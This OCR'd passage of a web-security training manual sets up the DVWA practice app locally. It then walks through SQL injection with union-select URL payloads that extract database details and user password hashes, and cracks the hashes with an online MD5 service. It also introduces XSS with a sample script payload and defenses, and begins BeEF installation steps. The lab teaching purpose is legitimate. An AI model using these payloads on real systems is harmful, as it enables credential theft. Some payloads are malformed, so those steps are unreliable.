


Step 4 Extract the Zip to htdocs :




Step 5 Open the web browser:

Step 6 Open the browser and then type “127.0.0.1/DVWA” in the address bar (without quotes). You will see the setup page




Step 7 To Login in DVWA just type User Name= Admin and Password=Password i.e. by default user name and password.



Step 8 After Login this screen will be available on the browser.


Step 9 Set the security levels of DVWA according to your requirement.



SQL INJECTION ATTACK PROCESS


Steps to perform SQL Injection

Step 1 First of all check for the Get method by inserting 1,2 and 3 in the search box and some information will pop up on the screen




Step 2 Check exceptional handling (Error) or in another way do the Post attack.

- By giving input in the url after (id=1) ckeck for error message




Step 3 **Check No. of Columns**

- http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1'order by--+&&submit
- http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=2'order by--+&&submit
- In our Case = 2 Columns




Step 4 Check for the error message

- http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=3'order by--+&&submit <--- Error



Step 5 Select all columns and check for the Vulnerable one by following inputs in the url

- Eg: If Column is 2 there.
- In our Case: ?id=1' select 1,2--+&&submit
- ?id=1' union select 1,2--+&&submit




Step 6 Get Name of database by using the input

- ?id=1' union select database(),2--+&&submit


Step 7 Get detail of the version of the database

- ?id=1' union select version(),2--+&&submit




Step 8 Get Table Name by using the input

?id=1' union select table_name,2 from information_schema.tables--+&&submit




Step 9 To convert char into decimal value we are going to use the URL: https://cryptii.com/pipes/text-decimal , because to give input for the next step we have give the information in decimal form so we need to convert the text file name in decimal.




Step 10 To get information of columns in particular table.

- ?id=1' union select column_name,2 from information_schema. columns where table_name=char(117,115,101,114)--+&&submit




Step 11 To get the details of user and password from users us the input.

- ?id=1' union select user,password from users--+&&submit




Step 12 Final step is to get the actual encrypted details with the help of URL: https://www.md5online.org/md5-decrypt.html

- Just copy the encrypted file and paste in the decryption box to get the actual information.



Step 13 After Click on decrypt we are going to the actual details as shown in the fig.



MANUAL-2: XSS

INTRODUCTION OF XSS

- Cross site scripting is an attack on the privacy of clients of a particular web site which can lead to a total breach of security when customer details are stolen or manipulated.
- Unlike most attacks, which involve two parties – the attacker, and the web site, or the attacker and the victim client, the CSS attack involves three parties – the attacker, a client and the web site.
- The goal of the CSS attack is to steal the client cookies, or any other sensitive information, which can identify the client with the web site. With the token of the legitimate user at hand, the attacker can proceed to act as the user in his/her interaction with the site – specifically, impersonate the user.

Cross Site Scripting Testing

- Where to start?
  - Search box
  - Feedback/Guestbook
  - Application forms
  - Look for input that can be displayed back by the site
  - <script>alert(“Boo”)</script>

Cross Site Scripting Defense

Client side

- Disable JS
- Verify email
- Always update

Server side

- Input validation (Black listing VS White listing)
- Encode all meta characters send to the client
- keep track of user sessions
- Web application firewall
- Always test

Input data validation and filtering

Never trust client-side data

- Best: allow only what you expect


Remove/encode special characters

- Many encodings, special chars!
- E.g., long (non-standard) UTF-8 encodings


BEEF INSTALLATION

Steps to install BEEF

Step 1 Run the Kali OS then click on application that is on lift side top of the screen.




Step 2 Then click on Social Engineering Tools > Beef Xss framework.

